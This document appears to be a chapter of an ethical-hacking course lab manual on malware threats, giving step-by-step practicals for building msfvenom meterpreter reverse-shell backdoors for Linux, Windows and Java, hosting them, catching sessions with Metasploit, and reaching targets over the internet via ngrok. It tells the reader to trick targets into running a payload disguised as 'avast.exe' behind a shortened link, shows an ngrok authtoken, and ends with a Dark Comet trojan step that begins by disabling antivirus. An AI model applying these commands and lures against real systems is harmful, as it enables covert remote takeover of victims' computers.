Chapter 7

Malware Threats

Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

Practical 1: Hacking Linux Operating System with malware

Create a Linux malware using Msfvenom. Execute the following command to create a malware that can run on a Linux machine and act as a backdoor.

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> -f elf --platform linux -o /var/www/html/<filename.elf>

The malware file is saved on to web root of attacker's Kali Linux machine.

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.126
LPORT=2345 -f elf --platform linux -o /var/www/html/update1.elf
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes
Saved as: /var/www/html/update1.elf
```

To enable targets to download this malware, start apache server by executing below command

```
root@kali:~# service apache2 start
```

Load Metasploit Framework to start malware listener.

```
root@kali:~# msfconsole
```


Let us use multi handler exploit to handle reverse connections. Run the following command.


```
msf > use exploit/multi/handler
msf exploit(multi/handler) >
```

Make sure to use the same payload that was used during malware creation using msfvenom and configure payload options. Execute the ***exploit*** command, which starts the handler.

```
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.126
LHOST => 192.168.1.126
msf exploit(multi/handler) > set LPORT 2345
LPORT => 2345
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.126:2345
```

Trick your target to download and execute the ***.elf*** file.





Soon after target executes the malware file, the attacker will gain a ***meterpreter*** session from where he can control target computer (refer chapter 6 for meterpreter usage).

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.126:2345
[*] Sending stage (857352 bytes) to 192.168.1.125
[*] Meterpreter session 8 opened (192.168.1.126:2345 -> 192.168.1.125:59904)

meterpreter > ls
Listing: /root/Downloads
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100775/rwxrwxr-x  207   fil   2018-06-19 15:13:29 +0530  update1.elf

meterpreter > pwd
/root/Downloads
meterpreter >
```

Practical 2: Hacking Windows Operating System with malware.

Create a windows malware using msfvenom. Execute the following command to create a malware that can run on a windows computer and act as a backdoor.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> --platform windows -f exe -o /var/www/html/<filename.exe>

The malware file is saved on to web root of attacker's kali linux machine.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.107
LPORT=1212 --platform windows -f exe -o /var/www/html/abcde.exe
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/abcde.exe
```

Start Apache server, to enable targets to download this malware

```
root@kali:~# service apache2 start
```

Start Metasploit Framework

```
root@kali:~# msfconsole
```

Let us use multi handler exploit to handle reverse connections. Execute the following command.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) >
```


Make sure to use the same payload that was used during malware creation using msfvenom and configure payload options.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf exploit(multi/handler) > set LPORT 1212
LPORT => 1212
```

Execute the ***exploit*** command, which starts the handler.

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1212
```

Trick the target to download and execute the malicious file (***.exe***).



Soon after target executes the malware file, the attacker will gain a meterpreter session from where he can control target computer (refer chapter 6 for meterpreter usage).

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1212
[*] Sending stage (179779 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.1.107:1212 -> 192.168.1.114:

meterpreter > pwd
C:\Users\HS\Downloads
meterpreter >
```

Practical 3: Hacking any Operating System using Java backdoor.

Create a Java-based malware using msfvenom. Execute the following command to create malware that can run on any operating system running java.

msfvenom -p java/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> -f jar --platform java -o /var/www/html/<filename.exe>

The malware file is saved on to web root of attacker's kali linux machine.

```
root@kali:~# msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.1.126
LPORT=2445 -f jar --platform java -o /var/www/html/update1.jar
Payload size: 5125 bytes
Final size of jar file: 5125 bytes
Saved as: /var/www/html/update1.jar
```

Start Apache server, to enable targets to download this malware


```
root@kali:~# service apache2 start
```

Load Metasploit Framework and use multi handler exploit to handle reverse connections as we did in previous practicals.

```
root@kali:~# msfconsole
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.126
LHOST => 192.168.1.126
msf exploit(multi/handler) > set LPORT 2445
LPORT => 2445
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.126:2445
```

Follow the steps shown in previous practicals to gain meterpreter access to the target computer.




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.126:2445
[*] Sending stage (53837 bytes) to 192.168.1.127
[*] Meterpreter session 1 opened (192.168.1.126:2445 -> 192.168.1.127:49224) at 2018-06-19

meterpreter > ls
Listing: C:\Users\HS\Downloads
==============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100776/rwxrwxrw-  19380192  fil   2016-12-10 13:46:44 +0530  Firefox Setup 17.0.exe
100776/rwxrwxrw-  29836648  fil   2016-12-08 19:41:27 +0530  Firefox Setup 30.0.exe
100776/rwxrwxrw-  57619     fil   2018-06-17 18:02:53 +0530  Malware windows backdoor 2.PNG
100776/rwxrwxrw-  36576     fil   2018-06-17 18:02:24 +0530  Malware windows backdoor.PNG
100776/rwxrwxrw-  41481     fil   2018-06-18 16:09:46 +0530  SE.PNG
100776/rwxrwxrw-  41813     fil   2018-06-18 16:21:35 +0530  Se1.PNG
100776/rwxrwxrw-  341       fil   2018-06-17 17:33:04 +0530  abc.exe
```

Practical 4: Hacking Windows Operating System (WAN attack).

This practical is a slight variation for practical 2. Here, we manage to hack into windows machine located on different Network. Where in previous practicals we hacked computers that are part of our local network.

Ngrok Installation and configuration

Ngrok is a tool that opens access to the local ports from the internet and creates a secure tunnel. Visit https://ngrok.com and register yourself to download a free version of the software.




To install ngrok application follow the process shown in below images (We can also get detailed installation steps from ngrok website).

```
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
ngrok-stable-linux-amd64.zip
root@kali:~/Downloads#
```

```
root@kali:~/Downloads# unzip ngrok-stable-linux-amd64.zip -d ngrok
Archive:  ngrok-stable-linux-amd64.zip
  inflating: ngrok/ngrok
```

```
root@kali:~/Downloads# ls
ngrok  ngrok-stable-linux-amd64.zip
root@kali:~/Downloads# cd ngrok/
root@kali:~/Downloads/ngrok# ls
ngrok
```

To run ngrok on our computer (attacker's kali linux machine), from ngrok directory execute the command given on ngrok website.




```
root@kali:~/Downloads/ngrok# ./ngrok authtoken 6fHX1ymRFnT8aduwwB6jD_6LEqm3Dafti9yCQ3eBp68
Authtoken saved to configuration file: /root/.ngrok2/ngrok.yml
root@kali:~/Downloads/ngrok#
```

Execute below command that starts ngrok.


```
root@kali:~/Downloads/ngrok# ./ngrok http 80
```

After executing the above command, ngrok opens a new terminal with links to forwarded ports.

```
ngrok by @inconshreveable                                          (Ctrl+C to quit)

Session Status                online
Account                       [redacted] (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://06966015.ngrok.io -> localhost:80
Forwarding                    https://06966015.ngrok.io -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Start Apache server and verify links created by ngrok

```
root@kali:~# service apache2 start
```



Creating windows backdoor using ngrok

As we are using a free version of ngrok, we can forward only one port number. In this practical, we will use port 345 for listening reverse connections. Let us forward port 345 using ngrok and share malware file using send.firefox.com website.

To create a malicious **.exe** file, first, execute ngrok command for TCP port number 345.

```
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
ngrok-stable-linux-amd64
root@kali:~/Downloads# cd ngrok-stable-linux-amd64/
root@kali:~/Downloads/ngrok-stable-linux-amd64# ls
ngrok
root@kali:~/Downloads/ngrok-stable-linux-amd64# ./ngrok tcp 345
```

This command creates ngrok link as shown in below image.

```
ngrok by @inconshreveable

Session Status                online
Account                       [redacted] (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:17163 -> localhost:345

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


While creating malware using ***msfvenom*** it is important to note that we need to add ngrok provided link and port number as shown in below image.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io
LPORT=17163 -f exe --platform windows -o /var/www/html/avast.exe
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/avast.exe
```


Start Metasploit Framework and load multi handler exploit. Set meterpreter payload and add localhost IP address (127.0.0.1) to LHOST and 345 as LPORT. Run ***exploit*** command and wait for a reverse connection.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(multi/handler) > set LPORT 345
LPORT => 345
msf exploit(multi/handler) > exploit
```

Now it is attacker's turn to share the above-created malware file (***avast.exe***) with the target. Upload the malware file to https://send.firefox.com website and convince the target to download and execute the malicious file.



We can even shorten the above-generated link using https://tinyurl.com



Once the target executes the malware file, a new meterpreter session starts on the attacker side.


```
msf exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1.
[*] Started reverse TCP handler on 127.0.0.1:345
[*] Sending stage (179779 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:345 -> 127.0.0.1:56138) at 2


meterpreter >
meterpreter > sysinfo
Computer        : ROUTER
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\chotu\Downloads
meterpreter >
```


```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:84
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 16
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:8a:a6:eb
MTU          : 1500
IPv4 Address : 192.168.0.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c4f:683e:e896:63b
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Practical 5: Creating Dark comet Trojan to infect Windows machines.


Note: Disable Malware defenses (AV programs) and Firewall before proceeding with this practical.

